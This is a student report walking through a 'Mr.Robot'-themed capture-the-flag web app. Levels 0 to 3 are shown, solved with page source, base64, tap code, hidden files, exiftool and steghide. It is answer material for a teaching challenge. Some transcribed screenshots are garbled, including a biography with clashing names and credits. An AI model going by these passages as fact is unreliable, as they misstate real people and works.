



IE3092

Information Security Project

3rd Year 2nd Semester

Mr.ROBOT CTF Walkthrough

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the
Bachelor of Science Special Honors Degree in Information Technology

Declaration

We certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of our knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

- **K.G.S. Dananjay - IT18095104**
- **N.P.N.H. Amarasena - IT18095340**

Table of Contents

1.	Introduction	4
2.	How to Setup?	4
3.	Walkthrough of the levels	
1.0	Level 0	6
1.1	Level 1	8
1.2	Level 2	9
1.3	Level 3	11
1.4	Level 4	14
1.5	Level 5	16
1.6	Level 6	22
1.7	Level 7	29
1.8	Level 8	35
1.9	Level 9	41
1.10	Level 10	47

Introduction


Capture the Flag (CTF) is an event that is usually hosted at information security conferences, including the various events. This event consists of a series of challenges that varies in their degree of difficulty, and that require participants to exercise different skill sets to solve. Once an individual challenge is solved, a “flag” is given to the player and they submit this flag to the CTF server to earn points. Players can be lone wolves who attempt the various challenges by themselves, or they can work with others to attempt to score the highest number of points as a team.

Audience


Security Researchers

How to setup?


1. Goto mrrobotctf.cf




2. In the web app, the registration should be done first.




3. Then login to the web app, the instructions will be shown.





Walkthrough of the levels.

Level 0



After getting the instructions, the 1st level is level 0. After clicking on level 0 a small hint will be shown.

Go to the page source and find the flag.

```
MrRobot_Level0 | view-source:mrrobotctf.tk/levels/level0.php
Not secure | view-source:mrrobotctf.tk/levels/level0.php
<div>
<div class="form-label">
<span>Required error</span>
</div>
<div>
<input type="text" name="flag" id="flag" placeholder="Enter the flag here..."/>
</div>
</div>
<div class="row">
<input type="hidden" value="0" name="flagid" id="flagid">
<input type="hidden" value="0" name="levelid" id="levelid">
<input type="hidden" value="5" name="flagpoint" id="flagpoint">
<input type="submit" value="Submit" id="flag-btn" name="flag-btn"/>
</div>
</center>
</form>
</div>
</div>
</div>
<div class="footer">
<p>MrRobot</p>
<p>Nadeesh | Sandun</p>
</div>
</section>
<script>
function validateForm() {
    var valid = true;
    $("#flag").removeClass("error-field");
    var flag = $("#flag").val();
    $("#flag-info").html("").hide();
    if (flag.trim() == "") {
        $("#flag-info").html("Required").css("color", "#e00000").show();
        $("#flag").addClass("error-field");
        valid = false;
    }
    if (valid == false) {
        $(".error-field").first().focus();
        valid = false;
    }
    return valid;
}
</script>
<script>
/* Set the width of the sidebar to 250px and the left margin of the page content to 250px */
function openNav() {
    document.getElementById("mySidebar").style.width = "200px";
    /*document.getElementById("mySidebar").style.height = "554px";*/
    /*document.getElementById("main").style.marginLeft = "200px";*/
}
/* Set the width of the sidebar to 0 and the left margin of the page content to 0 */
function closeNav() {
    document.getElementById("mySidebar").style.width = "0";
    document.getElementById("main").style.marginLeft = "0";
}
</script>
</body>
</html>
```

According to the above image the flag is encoded. Use any base64 decoder to decode the flag and later on submit in the submission form.

The screenshot shows a web browser window with the address bar set to <https://www.base64decode.org>. The main content area is a green-themed website for decoding Base64 data. The 'Decode' tab is active. A text input field contains the encoded string: QW5GQmhkM1akh1ZDUZGJkmQ1bkRuOG5HZ25LNmc=. Below the input field, there are several configuration options: 'UTF-8' (selected), 'Source character set' dropdown, 'Decode each line separately (useful for multiple entries)' checkbox, and 'Live mode OFF' (checkbox). A large 'DECODE' button is centered below these settings. To the right of the main form, there is a sidebar with various links under 'Other tools' and 'Partner sites'. The sidebar includes links for URL Decode, URL Encode, JSON Minify, JSON Beautify, JS Minify, JS Beautify, CSS Minify, CSS Beautify, Decimal to Hex converter, and Hex to Decimal converter.

Welcome Sandun
Logout

MR.ROBOT

Level 0

Use your common sense...

Enter the Flag

Submit

Mr.Robot™
Nadeesh | Sandun

mrrobotctf.tk says
Correct Flag, Good Job

OK

Level 1

Welcome Sandun
Logout

MR.ROBOT

Level 1

Not everyone can understand the message from MrRobot. MrRobot send a maessage to Elliot as well as CC to You. You can extract message and find it ...

Enter the Flag

Submit

Mr.Robot™
Nadeesh | Sandun

Since the code is encoded in tap code, it should be decoded in the meaningful format.

The screenshot shows the Cryptii Tap code - Encode and decode online interface. It has three main sections: Plaintext, Tap code, and Ciphertext. In the Plaintext section, the text "thisistheflagcodejaghcfldlcnmgfhcdsoglsnjnnbjla" is entered. In the Tap code section, the tap code for each character is listed in a table:

TAP	GROUP	LETTER
"		
← Decoded 49 chars		

In the Ciphertext section, the tap code is displayed as a grid of dots and dashes. A green 'G' icon is visible in the bottom right corner of the ciphertext area.

Tap code – Encode and decode online

The tap code or knock code is a way to encode and transmit messages on a letter-by-letter basis using a series of tap sounds. It has been commonly used by prisoners to communicate with each other.

RC4 Zählerwerk Enigma Caesar cipher Text to octal ADFGVX cipher

Level 2

Welcome Sandun
Logout

MR.ROBOT

Level 2

Darlene wanted to meet Mr Robot, so she tried to find the secret society using google but google couldn't. Wish you luck!

Enter the Flag

Enter the flag here...
Submit

Mr.Robot™
Nadeesh | Sandun

The Fun **Society** arcade is a defunct amusement property at [Coney Island](#), formerly known as Fun **Society** Amusement, LLC. In its decrepit state, the marquee has lost several letters, leaving behind "**F SOCIETY**".

Street address: 3027 West 12th Street, Coney I...

City: Brooklyn, New York City
State: New York

[mrobot.fandom.com](#) · wiki · Fun_Society

[Fun Society | Mr. Robot Wiki | Fandom](#)

People also ask

- Why did Mr robot get Cancelled?
- What city is Mr robot filmed in?
- Where is Elliot's apartment in Mr Robot?
- What was whiterose's machine?

[www.reddit.com › MrRobot › comments › i_found_mr... •](#)
I found Mr. Robot's fsociety bunker in Coney Island : MrRobot

Jul 2, 2015 - 198k members in the **MrRobot** community. Subreddit for the critically acclaimed USA network TV drama "Mr. Robot".
[No Spoilers] This is how **F. Society** Arcade looks in real life... Aug 14, 2016
Took a trip to Coney Island so I could see where it all started... Jun 14, 2016
[SPOILERS] Interesting Fun **Society** arcade clue - **MrRobot** Aug 18, 2015

According to the hints given, it shows coneyisland.txt file deals with the google search. So, open the coneyisland.txt.

Welcome Sandun
Logout

mrobotctf.tk/coneyisland.txt

Level 2

Darlene wanted to meet Mr.Robot, so she tried to find the secret fsociety using google but google couldn't. Wish you luck!...

[mrobotctf.tk/coneyisland.txt](#) - Bing Search

/MrRobot/Secret/
/MrRobot/Secret/EllieAlderson.txt
/MrRobot/Secret/AngelaAlderson.txt
/MrRobot/Secret/DarleneAlderson.txt
/MrRobot/Secret/GideonGoddard.txt
/MrRobot/Secret/ShaylaNico.txt
/MrRobot/Secret/TyrellWeilick.txt

Find the directory called `/MrRobotCTF/Secret/`. Inside the directory there is a text file called `ShaylaNico.txt`.



Rachel Shure (born November 11, 1986)[1] is an American actress, writer, director and producer.[2][3] She is best known for playing Mary Jo Cecchato on the 2010-2011 Spike TV series *Blingo*, and her recurring role as Sheyla Nicas in the first season of the USA Network television series *Brave*.

After college, Shaw decided to move to Los Angeles, but discovered she was pregnant. Much of her struggles to work as an actor while being a single mother are the loose inspiration for *SHLF*.^{[8][13]} A role in the 2014 ABC's ensemble series *Mixology* was a breakout role, providing Shaw with her first sense of financial stability since giving birth to her son.^{[8][14]}

In 2009, Shaw first received recognition in the completely improvised Katie Aselton-directed film *The Freebie* and then as the oddball drunken cheerleader Mary Jo Cacciatore in the 2010 sitcom *Blue Mountain State*.[13]

In 2013, Shaw appeared in the HBO's TV series starring Stephen Merchant called *Hello Ladies*.^[15] She had roles in the 2013 independent film *The Pretty One*, which starred Zoe Kazan and Jake Johnson, and the 2014 romantic comedy film *Somewhere Harry Barry*. Also in 2014, Shaw appeared in another independent feature, the drama *Lullaby*, which starred Garrett Hedlund and Amy Adams.^[16]

In 2015, Shaw had a recurring role on the first season of the television series *Mr. Robot* as Shayla Nico, the drug dealing love interest of Elliot Alderson, for seven episodes.^{[5][17]}


Shaw's 2013 comedy film *SHLF*, which she wrote, directed and starred in opposite Thomas Hiddleston, won the 2015 Short Film Jury Award for U.S. Fiction at Sundance. [17][20] In 2015, *SHLF* was picked up by Shout! as a half-hour television show with Shaw co-producing, writing, directing, starring in, and producing the series. [21] The first season, which was shot on location in Boston as well as Los Angeles, received generally positive reviews, [22][23] with her portrayal of single mother Bridgette Bain notable for its realism, insight, and biting humor. [24][25] "Frankie Shaw in *SHLF*" marks the arrival of an important and original voice." [26] SHLF co-stars Connie Britton, Sam Rockwell, and Michael C. Hall. The show was renewed for a second season on November 10, 2017. Shout! renewed *SHLF* for a third season on January 10, 2018. [27] *SHLF* has been renewed for a fourth season. [28]

In 2016, Shaw returned to the Sundance Film Festival with another short film she wrote and directed, a dark comedy titled *Too Legit*, which stars Zofia Kravitz, Teresa Palmer, Nate Corddry and Clark Gregg.^[5] *Too Legit* is inspired

by a satire of Congressman Todd Akin's controversial 2012 remarks about rape and pregnancy:[34] "It seems to be, first of all, from what I understand from doctors, [rape resulting in pregnancy is] rarely real. If it's a legitimate rape, the female body has ways to try to shut the whole thing down."^[35]


In 2017, Shaw had a supporting role as Gail Hurley in the feature film *Stronger*, which was directed by David Gordon Green, and starred Jake Gyllenhaal as 2013 Boston Marathon bombing survivor Jeff Bauman.^[2]^[36]

Shaw is attached to write, executive produce, and direct the first episode of *Adaption of Wifey* by J喻 Blume for HBO.^[37] She is also attached to direct an adaption of *Ultraluminous* based upon the novel by Katherine Faw Morris, produced by Steven Soderbergh.^[38] She is also attached to direct in *Kill Switch*, directed by Soderbergh.^[39] She is also attached to direct an adaption of *Long Live the Tribe of Fatherless Girls* by T Kira Madden.^[40]




According to the above image the flag is encoded. Use any binary decoder to decode the flag and later on submit in the submission form.

Level 3



After downloading the Image file to a Linux environment. Scan the image for file type. The hints suggest of the METADATA, because of that we need a tool to see METADATA of the image. After enough research and the hint suggests Exiftool. Download and install the tool with the command: “sudo apt-get install exiftool”. After installing check, the image with the tool: “exiftool mrrobot.jpg”. It shows a Comment with a passphrase. Next the hint points us of a tool to extract data hidden in the image.



Install: “sudo apt-get install steghide”. Run the command: “steghide extract -sf mrrobot.jpg”. Next the passphrase will be required, enter it. New file “secret” without an extension is extracted out of the image. Open it to find the FLAG:

```

Activities Terminal
cyberlkhone@Nadeesh-PC:~/Downloads$ exiftool mrobot
ExifTool Version Number : 11.88
File Name   : mrobot
Directory  :
File Size   : 13 KB
File Modification Date/Time : 2020:09:30 14:37:49+05:30
File Access Date/Time  : 2020:09:30 14:38:00+05:30
File Inode Change Date/Time : 2020:09:30 14:37:51+05:30
File Permissions : rw-rw-r--
File Type    : JPEG
File Type Extension : jpg
MIME Type   : image/jpeg
JFIF Version : 1.01
Resolution Unit : inches
X Resolution : 72
Y Resolution : 72
Comment    : YouFoundIt
Image Width  : 256
Image Height : 256
Encoding Process : Baseline DCT, Huffman coding
